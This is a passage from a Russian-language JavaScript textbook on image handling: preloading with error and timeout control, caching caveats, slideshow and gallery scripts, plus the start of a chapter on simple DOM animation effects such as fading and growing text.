чальных значениях этого свойства (значениях свойства объектов изображений, для которых не было задано свойство `src`). Так, для объектов типа `Image` в браузерах Internet Explorer и Opera оно равно `false`, а в браузерах семейства Mozilla — `true`. Для объектов элементов изображений, созданных при помощи метода `createElement` объекта `document`, начальное значение этого свойства равно `true` как в браузерах семейства Mozilla, так и в Opera (в Internet Explorer оно равно `false` в обоих случаях). Таким образом, производить анализ данного свойства имеет смысл только после инициации загрузки изображения. Однако и тут существуют некоторые проблемы — браузеры семейства Mozilla устанавливают значение свойства `complete` в `true` при ошибках загрузки (например, если изображение не удалось получить с удаленного сервера). Хотя, эту проблему можно обойти с помощью установки обработчика `onerror`.

Обработчик `onerror` предназначен для отслеживания ошибок загрузки. Его код, в частности, вызывается в тех случаях, когда браузеру не удается получить данные изображения. Например, при исполнении следующего фрагмента кода, если URI, устанавливаемый в качестве значения свойства `src`, указывает на несуществующий ресурс изображения, будет выведено сообщение об ошибке.

```
var oImg1 = new Image();
oImg1.onerror = new Function(
  "alert('Ошибка загрузки изображения');");
oImg.src = "http://codeguru.ru/image1.gif";
```

Следует отметить одну особенность использования обработчика `onerror`: если объект изображения создан при помощи метода `createElement` и для него инициализируется загрузка изображения по URI, указывающему на несуществующее изображение на локальной машине, то в браузере Mozilla обработчик `onerror` не вызывается. Если же производится попытка загрузки несуществующего изображения на локальной машине для объекта типа `Image`, то `onerror` не вызывается ни в Mozilla, ни в Internet Explorer, ни в Opera.

Несколько рекомендаций по работе с изображениями

Ранее в этой главе были описаны средства манипулирования изображениями, а также специфические для объектов изображений обработчики событий и свойства. Используя их, можно создавать скрипты, реализующие различные динамические эффекты. Важным аспектом разработки подобных скриптов является применение таких алгоритмов и схем работы, которые помогают минимизировать или избежать влияния спе-

цифических особенностей конкретных браузеров на их эксплуатационные характеристики. Здесь мы рассмотрим несколько вопросов эффективной работы с изображениями средствами JavaScript. Для простоты, вначале я изложу основные положения в виде рекомендаций, а затем дам более подробные пояснения по некоторым из них.

1. При написании скриптов, работающих с изображениями, где это возможно, избегайте использования устаревших объектов типа `Image` и коллекции `images`. Применяйте вместо них объекты и методы DOM. Этим вы достигнете унификации исходного кода и обеспечите своим скриптам большую переносимость и независимость от специфических особенностей конкретных браузеров.
2. При создании скриптов, реализующих предварительную загрузку изображений, предусмотрите обработку ошибок загрузки, используя установку обработчиков `onerror`.
3. При реализации предварительной загрузки изображений помните об особенностях вызова обработчика `onload` в браузерах семейства Mozilla (как после загрузки изображения, так и после добавления объекта изображения в дерево документа). В некоторых случаях, например, когда из обработчика `onload` одного изображения инициируется загрузка следующего, а по окончании загрузки изображения добавляются в документ, подобное поведение может приводить к бесконечной циклической загрузке одних и тех же изображений.
4. При реализации предварительной загрузки изображений в реальных проектах имеет смысл ввести контроль времени загрузки каждого изображения. Это поможет избежать "зависания" скрипта в случае возникновения недопустимо больших задержек при передаче данных по каналам связи, а также в том случае, если в браузере пользователя отключена загрузка изображений.
5. Будьте осторожны при реализации кэширования изображений.

Первые три пункта этих рекомендаций вполне прозрачны, а по четвертому и пятому необходимо дать некоторые пояснения.

Итак, пункт четвертый. В нем говорится о возможности организации ограничений на время загрузки изображений. Целесообразность реализации подобных ограничений вытекает все из тех же понятий приемлемых эксплуатационных характеристик Web-ориентированных систем. Одним из требований к техническим характеристикам скриптов, разрабатываемых для различных Web-сервисов, может являться разумное время подготовки к работе этих скриптов (загрузки необходимых дан-

ных, инициализации скрипта). Это особо актуально для скриптов, загружающих изображения. Из-за недостаточной пропускной способности каналов связи либо слишком медленной выдачи данных удаленным сервером, загрузка изображений скриптом может затянуться на неопределенное время. Если же в браузере пользователя отключена загрузка изображений, скрипт вообще может "зависнуть", уйдя в процесс бесконечного ожидания получения данных (в этом случае не будут вызваны ни обработчик `onload`, ни `onerror` объектов изображений).

Ввиду возможности возникновения вышеописанных проблем, необходимость контроля времени загрузки изображений становится весьма очевидной. Ввести подобный контроль наиболее просто в скриптах, использующих последовательную предварительную загрузку изображений (в начале работы скрипта инициализируется загрузка только одного изображения, по окончании его загрузки — следующего, и т. д.). В этом случае можно предложить следующую схему работы скрипта предварительной загрузки.

- После инициации загрузки изображения запускается таймер (при помощи `window.setInterval`) с величиной интервала задержки, равной максимально допустимому времени загрузки изображения (его имеет смысл определять индивидуально для каждого конкретного случая, в зависимости от предполагаемых объемов данных изображений, которыми будет оперировать скрипт).
- При возникновении события `onload` таймер останавливается (`window.clearInterval`), инициализируется загрузка следующего изображения, и таймер запускается снова.
- При возникновении события таймера останавливается процесс загрузки изображений, и пользователю выводится сообщение об ошибке.

Данная схема работы используется, в частности, в скрипте фотогалереи, который будет рассмотрен далее в этой главе.

В пятом пункте приведенных выше рекомендаций говорится о кэшировании изображений. Поясню, что я понимаю под кэшированием и почему советую применять его с осторожностью.

Часто в скриптах, манипулирующих изображениями (клиентских скриптах фотогалерей и т. д.) для обеспечения возможности отображения однажды загруженных изображений без их повторной загрузки, используется некий прием. Его суть состоит в следующем. Для инициализации загрузки изображения (в случае предварительной загрузки) либо после загрузки изображения в элемент `IMG` (заданный HTML-разметкой или

при помощи методов DOM) создается объект типа `Image`, его свойству `src` присваивается URI целевого изображения. После окончания использования изображения (при отсутствии необходимости отображения его в документе) элемент `IMG` изображения уничтожается, либо в него загружается другое изображение. При этом сохраняется ссылка на объект типа `Image`, свойство `src` которого по-прежнему хранит URI использовавшегося изображения. Если необходимость отображения в документе уже использовавшегося изображения возникает вновь, то значению `src` DOM-объекта элемента `IMG`, в котором оно должно быть выведено, просто присваивается значение свойства `src` упоминавшегося ранее объекта типа `Image`. Следующий фрагмент кода иллюстрирует данный принцип:

```
var oImg0 = new Image();
oImg0.src = "image1.gif";
...
// код ожидания полной загрузки изображения image1.gif
...
var oImg1 = document.createElement("IMG");
var oImg2 = document.createElement("IMG");
oImg1.src = oImg0.src;
oImg2.src = oImg0.src;
// добавляем oImg1 и oImg2 в документ и как-то используем
```

Считается, что браузер должен сохранять (кэшировать) данные тех изображений, для которых существуют объекты типа `Image`, значение свойства `src` которых равно URI изображения. А при установке свойству `src` других объектов изображений значения URI изображения, сохраненного браузером, данные изображения должны браться из кэша. Надо отметить, что очень часто именно это и происходит, но в общем случае это не так. Действительно, в настоящее время браузеры применяют интенсивное кэширование, причем не только изображений, а всех внедряемых в документ объектов, а также самих документов. Давайте разберемся с тем, какие обстоятельства влияют на сохранение данных браузером в кэше.

Прежде всего, следует отметить, что существуют два вида кэша: кэш в оперативной памяти и файловый кэш. В *файловый кэш* (файлы на машине пользователя) браузеры могут сохранять большинство полученных ими данных. Эти данные могут использоваться не только во время текущей сессии, но и через длительный интервал времени, при последующих запусках браузера. Но нас интересует, прежде всего, *кэш в оперативной памяти*. Поскольку объем оперативной памяти ограничен, объем такого кэша также ограничен. Мало того, браузеры (один из

них — Opera) могут предлагать пользователю возможность настройки объема кэша (как в оперативной памяти, так и на диске) вплоть до его (кэширования) отключения. В этом случае описанный выше трюк с сохранением в памяти объектов типа `Image` перестанет работать.

Вторым фактором, влияющим на сохранение браузером изображений в кэше, являются заголовки HTTP-ответов, отдаваемые удаленным сервером. Во-первых, в них могут содержаться поля, напрямую запрещающие кэширование передаваемых данных. Во-вторых, в заголовке HTTP-ответа обычно передается информация о дате/времени модификации загружаемого объекта и часто — о дате/времени его "устаревания". В случае, если время модификации не передается, либо передаваемое значение времени "устаревания" данных заведомо меньше значения текущего момента времени, браузер также (скорее всего) не будет помещать изображение в кэш.

Также, кэширование изображений напрямую зависит от особенностей конкретных браузеров. Например, некоторые версии Internet Explorer запрашивают изображения с сервера вне зависимости от настроек кэша и того, загружалось ли раньше данное изображение. И, наконец, стоит помнить о возможности очистки кэша пользователем, предусмотренной во многих браузерах, во время работы скрипта.

Таким образом, ввиду изложенных обстоятельств, способ реализации кэширования изображений с помощью объектов типа `Image` не выглядит надежным. Более правильным решением при реализации скриптов, требующих некоторого перечня загруженных и готовых к немедленному использованию изображений (например, скриптов, осуществляющих анимацию), представляется создание необходимого количества DOM-объектов элементов `IMG`, добавления их в дерево документа, скрытия (при надобности) путем изменения стилевой информации, загрузки в них изображений и дальнейшего использования таким образом, чтобы избежать изменения значений их свойств `src` (например, отображение и скрытие изображений можно осуществлять путем изменения встроенной информации о стиле, без уничтожения объектов изображений или их исключения из дерева документа).

Практические примеры работы с изображениями

Далее мы рассмотрим несколько примеров, иллюстрирующих работу с изображениями средствами клиентских JavaScript-сценариев.

Предварительная загрузка изображений с обработкой ошибок загрузки

В файле examples\12\ex_12_01.htm на компакт-диске содержится пример скрипта, осуществляющего фоновую загрузку (с обработкой ошибок), а затем одновременное отображение нескольких изображений. В скрипте предусмотрена индикация состояния процесса загрузки (до момента окончательной загрузки всех изображений, на странице отображаются несколько элементов `DIV`, эмулирующих элемент управления progress control). Рассмотрим его работу.

Перечень загружаемых изображений задается массивом `aImgNames`, инициализируемым в начале скрипта. Он содержит имена файлов изображений. Базовый URL для всех файлов определяется переменной `strRootUrl`. Количество изображений сохраняется в переменной `nImgCount`.

```
var strRootUrl = "img/";

var aImgNames =
[
  "0.png",
  "1.png",
  ...
];

var nImgCount = aImgNames.length;
```

Скрипт загружает изображения последовательно, т. е. процесс загрузки очередного изображения инициализируется после завершения загрузки предыдущего. Переменная `nLoaded` содержит порядковый номер загружаемого в данный момент изображения. Ссылки на DOM-объекты изображений хранятся в массиве `aImages`. В скрипте предусмотрено ограничение времени загрузки каждого изображения. При этом используется таймер. Идентификатор таймера сохраняется в переменной `nTimerID`. После окончания загрузки все изображения добавляются в дерево документа. Родительским узлом при этом служит DOM-объект элемента `DIV` (заданного в HTML-разметке) со значением атрибута `ID`, равным `ID_CONTAINER`. Ссылка на данный объект сохраняется в переменной `oContainer`. Все вышеперечисленные переменные также инициализируются в начале скрипта.

```
var nLoaded    = 0;
var nTimerID   = 0;
```

```
var aImages    = new Array();
var oContainer = document.getElementById("ID_CONTAINER");
```

Все DOM-объекты изображений создаются одновременно, при инициализации скрипта. Им тут же назначаются обработчики событий окончания загрузки (функция `OnImageLoadComplete`) и ошибки загрузки (функция `OnImageLoadError`). Затем ссылки на эти объекты добавляются в массив `aImages`.

```
for(var i = 0; i < nImgCount; i++)
{
  var oImg = document.createElement("IMG");

  oImg.onload  = OnImageLoadComplete;
  oImg.onerror = OnImageLoadError;

  aImages[i] = oImg;
}
```

Загрузка каждого изображения инициализируется в функции `LoadImage`, первым параметром которой передается порядковый номер этого изображения.

```
function LoadImage(nImage)
{
  ResetTimer();
  aImages[nImage].src = strRootUrl + aImgNames[nImage];
}
```

Как видно из листинга, функция `LoadImage` вызывает функцию `ResetTimer`. `ResetTimer` производит запуск (или перезапуск) таймера для отслеживания момента истечения времени, отведенного для загрузки каждого изображения. Остановка таймера производится функцией `KillTimer`. Листинг функций `ResetTimer` и `KillTimer` приведен далее.

```
function KillTimer()
{
  if(nTimerID)
  {
    clearInterval(nTimerID);
    nTimerID = 0;
  }
}

function ResetTimer()
```

```
{
  KillTimer();
  nTimerID = setInterval("OnImageLoadError();", 10000);
}
```

Как видите, из обработчика событий таймера просто производится вызов функции-обработчика событий ошибок загрузки изображений. Величина задержки таймера составляет десять секунд. При эксплуатации скрипта в реальных условиях разумно установить большую величину задержки. Теперь давайте рассмотрим работу обработчиков `OnImageLoadError` и `OnImageLoadComplete`. Их листинг приведен далее.

```
function OnImageLoadError()
{
  KillTimer();

  for(var i = 0; i < nImgCount; i++)
    delete aImages[i];

  document.getElementById("ID_DIV_PROGRESS").style.display =
                          "none";

  alert("Ошибка загрузки изображений");
}

function OnImageLoadComplete()
{
  KillTimer();
  if(nLoaded > -1)
  {
    nLoaded++;
    document.getElementById("ID_DIV_INDICATOR").style.width =
                          (nLoaded * 30).toString(10) + "px";

    if(nLoaded < nImgCount)
      LoadImage(nLoaded);
    else
    {
      nLoaded = -1;
      LoadComplete();
    }
  }
}
```

Как уже говорилось, обработчик `OnImageLoadError` вызывается либо при возникновении ошибок при загрузке очередного изображения, либо при возникновении события таймера вследствие истечения интервала допустимого времени загрузки. Из листинга видно, что данный обработчик останавливает таймер, удаляет все DOM-объекты изображений, скрывает индикатор процесса загрузки и выводит сообщение об ошибке. Таким образом, при вызове этого обработчика процесс загрузки полностью прерывается.

Обработчик `OnImageLoadComplete` вызывается после окончания загрузки очередного изображения. Он также останавливает таймер. Далее анализируется значение переменной `nLoaded`. Это сделано для обхода особенности браузеров семейства Mozilla (вызов обработчика `onload` изображений как при окончании загрузки, так и при добавлении DOM-объекта изображения в дерево документа) для того, чтобы избежать циклической загрузки изображений. Если значение счетчика `nLoaded` больше –1, оно увеличивается и, если полученное значение меньше количества изображений (`nImgCount`), при помощи вызова `LoadImage` инициализируется процесс загрузки следующего изображения. Если же обработчик `OnImageLoadComplete` был вызван вследствие окончания загрузки последнего изображения (не выполняется условие `nLoaded<nImgCount`), счетчик `nLoaded` устанавливается в значение –1 и вызывается функция `LoadComplete`.

Назначение функции `LoadComplete` состоит в скрытии индикатора прогресса загрузки, добавлении элементов изображений в дерево документа и их отображении. Далее приведен листинг этой функции.

```
function LoadComplete()
{
  document.getElementById("ID_DIV_PROGRESS").style.display =
                                "none";
  for(var i = 0; i < nImgCount; i++)
    oContainer.appendChild(aImages[i]);
  oContainer.style.display = "block";
}
```

Скрытие индикатора производится при помощи изменения встроенной информации о стиле (значение CSS-свойства `display` изменяется на `"none"`). Таким же образом достигается эффект одновременного показа всех изображений: при добавлении изображений в дерево документа их родительским узлом служит скрытый на момент добавления элемент `DIV` (значение свойства `display` в его стилевой информации равно `"none"`), а

после добавления, значение этого свойства изменяется на "`block`" (элемент отображается вместе со всем его содержимым).

Как видите, реализация предварительной загрузки изображений с обработкой ошибок и ограничением времени загрузки не очень сложна и требует написания весьма небольшого объема кода.

Пример создания слайд-шоу с предварительной загрузкой изображений

Предыдущий скрипт, рассмотренный нами, производил загрузку и одновременный показ нескольких изображений. Его пример неплохо иллюстрирует принципы организации предварительной загрузки изображений с обработкой ошибок. Однако возможность практического использования данного скрипта весьма сомнительна (вряд ли вы захотите применять скрипт только ради того, чтобы одновременно показать пользователю несколько изображений). Поэтому давайте несколько модифицируем его, приспособив для решения какой-либо практической задачи.

Такой задачей может являться реализация слайд-шоу — эффекта периодической цикличной смены изображений в определенной области Web-страницы. Конечно, создать подобный эффект можно и другими средствами, например, внедрив в Web-страницу "анимированный GIF" (объект изображения в формате GIF, содержащий несколько кадров), либо Flash-ролик. Однако, если учесть, что достаточно часто пользователи настраивают свои браузеры на отображение только первого кадра анимации и запрещают использование Flash, такой скрипт может оказаться весьма полезным.

Пример скрипта, осуществляющего предварительную загрузку, а затем вывод изображений в режиме слайд-шоу представлен в файле examples\12\ex_12_02.htm на компакт-диске. Как и говорилось, это немного доработанный пример из предыдущего раздела. Поэтому я не буду детально описывать этот скрипт (он содержит те же функции и переменные, имеющие то же назначение, что и в примере ex_12_01.htm), здесь мы рассмотрим только внесенные изменения.

Итак, главным функциональным отличием данного скрипта от предыдущего является не одновременный, а циклический вывод изображений. Очевидно, для этого необходимо использовать таймер. В предыдущем примере добавление изображений в документ и их отображение производилось в функции `LoadComplete`. В данном примере ее код изменен.

```
function LoadComplete()
{
  document.getElementById("ID_DIV_PROGRESS").style.display =
                                "none";
  setInterval(OnTimer, 2000);
}
```

Здесь функция `LoadComplete` просто скрывает индикатор процесса загрузки и запускает таймер с интервалом две секунды, обработчиком которого является функция `OnTimer`. В `OnTimer` как раз и производится циклическая замена одного изображения другим. Листинг функции `OnTimer` приведен далее.

```
function OnTimer()
{
  if(oPrevShow == null)
    oContainer.appendChild(aImages[nShow]);
  else
    oContainer.replaceChild(aImages[nShow], oPrevShow);

  oPrevShow = aImages[nShow];

  nShow++;

  if(nShow >= nImgCount)
    nShow = 0;
}
```

Как вы можете видеть, замена изображения производится при помощи метода `replaceChild` DOM-объекта элемента `DIV` (переменная `oContainer`), являющегося контейнером для элементов изображений. Ссылка на DOM-объект предыдущего добавленного в документ изображения сохраняется в переменной `oPrevShow`. В начале работы скрипта эта переменная инициализируется значением `null`, а в функции `OnTimer` ее значение анализируется. И если ни одно изображение еще не добавлялось в документ (`oPrevShow` равно `null`), оно добавляется методом `appendChild` (для использования метода `replaceChild` необходим существующий узел дерева документа, и `appendChild` этот узел создает). Номер текущего выведенного изображения хранится в переменной `nShow`. Ее значение циклически изменяется от 0 до порядкового номера последнего изображения, увеличиваясь на единицу при каждом вызове `OnTimer`. На этом список модификаций, внесенных в предыдущий скрипт, заканчивается.

Обратите внимание, что кроме слайд-шоу данный скрипт вполне может быть использован для создания анимации путем быстрого чередования изображений (для создания анимации достаточно просто подобрать соответствующую серию изображений и уменьшить интервал задержки таймера).

Скрипт галереи изображений

Скрипт слайд-шоу, рассмотренный нами в предыдущем разделе, производит чередование изображений без участия пользователя и через фиксированный промежуток времени. Однако, немного усовершенствовав его путем введения возможности управления процессом просмотра, мы получим полноценный скрипт для организации галереи изображений, готовый к применению на сайте. Очень часто такие галереи реализуются при помощи серверных скриптов. Но от них наш скрипт (он находится в файле examples\12\ex_12_03.htm на компакт-диске) выгодно отличается тем, что позволяет просматривать изображения без перезагрузки страницы и к тому же, наличие кэширования исключает повторную загрузку уже просмотренных изображений.

Основное отличие данного скрипта от предыдущих состоит в том, что изображения не загружаются автоматически, загрузка (или отображение) очередного изображения инициализируется пользователем. Для управления процессом просмотра изображений в HTML-разметке страницы заданы ссылки с атрибутами `href`, содержащими URL типа javascript, из которых производятся вызовы функций `PrevImage` и `NextImage` скрипта, для просмотра предыдущего и следующего изображения соответственно. Код функций `PrevImage` и `NextImage` будет рассмотрен далее.

```
<a href="javascript:PrevImage();"><nobr>&lt;&lt; --</nobr></a>
<a href="javascript:NextImage();"><nobr>-- &gt;&gt;</nobr></a>
```

Как и прежде, список имен изображений задается массивом `aImgNames`, их количество сохраняется в переменной `nImgCount`, базовый URL файлов изображений содержится в переменной `strRootUrl`, ссылки на DOM-объекты уже загруженных изображений хранятся в массиве `aImages`. В начале работы скрипта этот массив создается с количеством элементов, равным количеству изображений, а затем его элементы инициализируются значением `null`:

```
var aImages = new Array(nImgCount);
for(var i = 0; i < nImgCount; i++)
  aImages[i] = null;
```

Поскольку изображения будут загружаться по одному в произвольный момент времени, индикатор загрузки в виде элемента управления progress control более не нужен. Однако желательно оповещать пользователя о том, что происходит загрузка очередного изображения. Это можно сделать, например, при помощи отображения на странице в процессе загрузки небольшой анимации. Для этого при помощи HTML-разметки в документ внедрен объект анимационного изображения в формате GIF.

```
<img src="img/wait.gif" ID="ID_IMG_WAIT"
     style="visibility:hidden">
```

Как видите, изначально это изображение скрыто. Скрипт будет отображать и скрывать его в нужные моменты времени. Для этого, при инициализации скрипта, на DOM-объект этого изображения получается ссылка:

```
var oImgWait = document.getElementById("ID_IMG_WAIT");
```

В начале скрипта также инициализируются переменные: `nCurImage` (номер изображения, просматриваемого пользователем в текущий момент), `nImageLoad` (номер загружаемого в текущий момент времени изображения), `oImageLoad` (ссылка на DOM-объект изображения, загружаемого в текущий момент времени), `nTimerID` (идентификатор таймера, запускаемого для ограничения времени загрузки изображения), `oContainer` (ссылка на DOM-объект элемента `DIV` — контейнера элементов просматриваемых пользователем изображений).

```
var nCurImage  = -1;
var nImageLoad  = 0;
var oImageLoad  = null;
var nTimerID   = 0;
var oContainer  = document.getElementById("ID_CONTAINER");
```

В скрипте предусмотрен вывод информации о просматриваемом в данный момент изображении. Информация выводится в текстовый узел дерева документа, который также создается при инициализации скрипта.

```
var oCounter = document.createTextNode("");
document.getElementById("ID_DIV_COUNTER").
                        appendChild(oCounter);
```

Как уже было сказано, отображение того или иного изображения производится вследствие вызова функций `PrevImage` и `NextImage`. Далее приведен их листинг.

```
function NextImage()
{
  if(oImageLoad == null)
  {
    var nImage = nCurImage + 1;

    if(nImage == nImgCount)
       nImage = 0;

    ShowImage(nImage);
  }
}

function PrevImage()
{
  if(oImageLoad == null)
  {
    var nImage = nCurImage - 1;

    if(nImage < 0)
      nImage = nImgCount - 1;

    ShowImage(nImage);
  }
}
```

Эти функции просто производят вычисление номера следующего изображения, которое должно быть показано пользователю, и вызывают функцию `ShowImage`, передавая ей этот номер. При этом проверяется значение переменной `oImageLoad` и, если оно равно `null` (что свидетельствует о том, что в данный момент происходит процесс загрузки какого-либо из изображений), никаких действий не производится.

Должно быть, вы уже поняли, что именно функция `ShowImage` управляет выводом конкретного изображения. Далее приведен листинг этой функции.

```
function ShowImage(nImage)
{
  if(aImages[nImage] != null)
  {
    if(nCurImage > -1)
      aImages[nCurImage].style.display = "none";

    nCurImage = nImage;
```

```
    aImages[nImage].style.display = "block";

    oCounter.nodeValue = (nCurImage + 1).toString() + " из " +
                         nImgCount.toString();
  }
  else
    LoadImage(nImage);
}
```

Функция производит проверку элемента массива `aImages` с индексом, равным номеру изображения, которое необходимо отобразить. Факт того, что этот элемент содержит значение `null`, означает, что данное изображение еще не загружено, в этом случае вызывается функция `LoadImage` для инициализации процесса его загрузки. В противном случае данный элемент массива содержит ссылку на существующий DOM-объект изображения, и функция `ShowImage` "показывает" его, изменяя значение свойства `display` встроенной информации о стиле на `"block"`. Перед этим таким же способом производится скрытие предыдущего изображения (значение свойства `display` его DOM-объекта изменяется на `"none"`). Функция `ShowImage` также производит вывод номера просматриваемого изображения и общего их количества в созданный ранее текстовый узел (переменная `oCounter`) дерева документа путем установки значения свойства `nodeValue`.

Механизм загрузки изображений по сравнению с предыдущими примерами изменился незначительно. Загрузка по-прежнему инициализируется в функции `LoadImage`. Однако теперь в ней также создается DOM-объект изображения (здесь же ему назначаются обработчики событий окончания и ошибок загрузки) и производится вызов функции `ShowWait` для вывода анимационного изображения, служащего индикатором процесса загрузки.

```
function LoadImage(nImage)
{
  nImageLoad = nImage;
  oImageLoad = document.createElement("IMG");

  oImageLoad.style.display = "none";

  oImageLoad.onload  = OnImageLoadComplete;
  oImageLoad.onerror = OnImageLoadError;

  ShowWait(true);
```

```
  ResetTimer();

  oImageLoad.src = strRootUrl + aImgNames[nImage];
}

function ShowWait(bShow)
{
  oImgWait.style.visibility = (bShow ? "visible" : "hidden");
}
```

Код функций `KillTimer` и `ResetTimer` остался прежним. Но немного изменилась функциональность обработчиков `OnImageLoadComplete` и `OnImageLoadError`.

В обработчике `OnImageLoadComplete` теперь производится добавление в документ очередного загруженного изображения. При этом ссылка на соответствующий DOM-объект помещается в массив `aImages`. При помощи вызова `ShowWait` с параметром `false` производится скрытие анимации, выведенной на время загрузки, а затем вызывается уже рассмотренная нами функция `ShowImage`, которая осуществляет отображение только что загруженного изображения, изменяя значение его свойства `display`.

```
function OnImageLoadComplete()
{
  KillTimer();
  ShowWait(false);

  oImageLoad.onload  = null;
  oImageLoad.onerror = null;

  aImages[nImageLoad] = oImageLoad;

  oContainer.appendChild(oImageLoad);

  ShowImage(nImageLoad);

  nImageLoad = -1;
  oImageLoad = null;
}
```

В обработчике `OnImageLoadError` также скрывается анимация, останавливается таймер, запущенный при вызове `LoadImage`, DOM-объект, в который загружалось изображение, удаляется, а затем выводится сообщение об ошибке.

```
function OnImageLoadError()
{
  KillTimer();
  ShowWait(false);

  delete oImageLoad;

  nImageLoad = -1;
  oImageLoad = null;

  alert("Ошибка загрузки изображения");
}
```

Таким образом, в случае успешного окончания загрузки изображения оно будет добавлено в документ и показано пользователю, ссылка на DOM-объект этого изображения будет сохранена в массиве `aImages`. Если же произошла ошибка, DOM-объект будет просто удален и смены изображений в документе не произойдет. Так как при просмотре пользователем изображений галереи их DOM-объекты не удаляются (и даже не исключаются из дерева документа), то при следующем переходе к уже просмотренному изображению в функции `ShowImage` будет произведено лишь его отображение (и скрытие предыдущего изображения) без повторной загрузки.

Напоследок стоит отметить тот факт, что показ первого изображения галереи инициируется автоматически, с секундной задержкой во время инициализации скрипта.

```
setTimeout("ShowImage(0);", 1000);
```

Примечание

В каталоге examples\12 на компакт-диске, где расположены файлы примеров к данной главе, находится подкаталог img с файлами изображений, загружаемых скриптами. Если вы захотите проверить механизм обработки ошибок загрузки, реализованный в скриптах, то можете перенести каталог с примерами на жесткий диск своей машины и удалить один или несколько файлов изображений из подкаталога img, либо исправить код любого из скриптов, например, добавив в массив `aImages` элемент с именем несуществующего изображения.

ГЛАВА 13

Создание анимационных эффектов

В этой главе мы рассмотрим создание анимации различного рода средствами клиентских сценариев на JavaScript. Сначала мы обсудим общие принципы создания анимационных эффектов и средства, доступные для этого в исполняющей среде браузеров. Затем сразу же перейдем к практическим примерам, реализующим подобные эффекты.

Средства и принципы создания анимации на Web-страницах

Как указывалось во вступлении к предыдущей главе, презентационная составляющая гипертекстовых документов часто оказывается весьма важной (особенно в документах, используемых непосредственно в Web). Во многих случаях оформление Web-страницы должно содержать элементы анимации. Применение "тяжелых" технологий (например, внедрение в страницу Flash-роликов) для реализации простых анимационных эффектов может не устраивать Web-разработчика по тем или иным причинам. В этом случае единственным средством для решения поставленных задач является применение клиентских скриптов.

Ранее также указывалось, что отсутствие способов свободного графического вывода является одним из специфических аспектов создания клиентских сценариев для браузеров. То есть рисование (в привычном понимании) скриптом осуществлено быть не может. Давайте же рассмотрим перечень средств, предоставляемых браузером, которые мы могли бы использовать для создания анимационных эффектов при помощи сценариев.

Для начала необходимо отметить несколько фактов, касающихся непосредственно анимации. Очевидно, что анимация подразумевает некоторые изменения во времени состояний изображаемых объектов (размера, цвета, положения). Эти состояния дискретны. Однако, вследствие инерции восприятия (особенность человеческой психики), быстрое чередование дискретных состояний объектов воспринимается как непрерывное изменение состояния.

Большинство прикладных программ, осуществляющих вывод анимации, воспроизводят ее кадрами. При этом выводу кадра предшествует этап визуализации, т. е. отрисовки текущих состояний всех объектов, находящихся в кадре. В этом смысле разработчики клиентских скриптов для браузеров имеют некоторое преимущество, заключающееся в простоте управления структурой документа и представлением отдельных элементов в нем с помощью методов и свойств объектной модели. Иными словами, при изменении представления элементов браузер автоматически производит визуализацию и отображение нужной части документа.

Таким образом, в качестве основных средств создания анимации мы будем использовать свойства и методы объектной модели документа, служащие для изменения параметров представления отдельных элементов. Необходимо отметить, что в подавляющем большинстве случаев изменить параметры отображения элемента в документе можно при помощи модификации его встроенной информации о стиле. То есть путем изменения свойств объекта `style`, в свою очередь являющегося свойством соответствующего DOM-объекта. К слову, объект `style` будет очень часто использоваться в примерах данной главы.

Примеры создания анимации

Далее мы рассмотрим примеры скриптов, реализующих различные анимационные эффекты.

Плавное "проявление" и "исчезновение" текста

Скрипт, находящийся в файле examples\13\ex_13_01.htm, является примером реализации простой анимации, заключающейся в изменении цвета фрагмента текста. Цвет текста, расположенного на белом фоне, периодически плавно изменяется от белого до черного, а затем — обратно до белого. В результате создается эффект "проявления" и исчезновения

изображения (вначале оно постепенно обретает насыщенность, затем теряет ее, полностью сливаясь с фоном). Такой эффект иногда используют для привлечения внимания пользователя к важной информации. Я встречал Web-форумы, где подобным образом выделялся блок с сообщением, призывающим прочитать правила общения, принятые на данном форуме.

Итак, документ ex_13_01.htm содержит HTML-разметку, определяющую один элемент `DIV` с атрибутом `ID`, установленным в значение `ID_DIV_FADER`. Этот элемент содержит текст, цвет которого будет изменяться:

```
<DIV class="fader" ID="ID_DIV_FADER">Текст</DIV>
```

Код скрипта очень мал по объему, поэтому я приведу его целиком.

```
var nDelta = -1;
var nBrightness = 255;

function OnTimer()
{
  nBrightness += nDelta;

  if(nBrightness == 0)
    nDelta = 1;
  else if(nBrightness == 255)
    nDelta = -1;

  var str = nBrightness.toString(10);

  document.getElementById("ID_DIV_FADER").style.color =
    "RGB(" + str + "," + str + "," + str + ")";
}

window.setInterval(OnTimer, 20);
```

Как можно видеть, принцип работы скрипта состоит в изменении значения свойства `color` объекта `style` DOM-объекта, соответствующего элементу `DIV`, содержащему текст в обработчике событий таймера. Соответственно изменяется CSS-свойство `color` этого элемента. Свойству `color` присваивается числовое значение цвета в функциональном представлении RGB (`RGB(`*`r, g, b`*`)`). Цветовые составляющие (красный, зеленый и синий) одинаковы и являются строковым представлением значения переменной `nBrightness`. Фактически, переменная `nBrightness` содержит значение яркости текста в диапазоне от 0 до 255.

При каждом вызове обработчика событий таймера `OnTimer` значение `nBrightness` изменяется на величину, содержащуюся в переменной `nDelta`. В процессе инициализации скрипта этой переменной присваивается значение –1. Поэтому на протяжении некоторого периода времени, значение `nBrightness` будет уменьшаться (это период "проявления" текста, когда его цвет изменяется от белого к черному). Однако в обработчике `OnTimer` значение переменной `nDelta` будет изменено на 1, когда значение `nBrightness` станет равно 0. В следующий период времени значение `nBrightness` будет уменьшаться (это период "исчезновения" текста, когда его цвет изменяется от черного к белому). Когда значение `nBrightness` станет равно 255, `nDelta` снова будет присвоено 1. Таким образом, процесс "проявления" и "исчезновения" текста будет повторяться периодически.

Текст, движущийся на наблюдателя

Анимация, производимая скриптом из файла examples\13\ex_13_02.htm, выглядит как движение текстовой надписи с удаленного расстояния в направлении зрителя. Данный эффект создается простым увеличением размера шрифта текста в обработчике событий таймера. Этот скрипт очень похож на предыдущий. Текст, с которым производится анимация, определяется HTML-разметкой в элементе `DIV` с идентификатором `ID_ANIMATE`:

```
<DIV ID="ID_ANIMATE">Текст</DIV>
```

Текущий размер шрифта задается переменной `nSize`, максимальный размер шрифта — переменной `nMaxSize`. В переменной `oAnimate` сохраняется ссылка на DOM-объект элемента `DIV`, содержащего текст.

Обработчиком событий таймера является функция `OnTimer`. Увеличение шрифта текста в ней производится путем изменения значения свойства `fontSize` объекта `style` элемента `DIV`.

```
function OnTimer()
{
  oAnimate.style.fontSize = nSize++;
  if(nSize > nMaxSize)
    nSize = 0;
}
```

Примеры создания "бегущих строк"

Подобно эффекту мерцающего текста, рассмотренному ранее, эффект бегущей строки также может использоваться для привлечения внимания

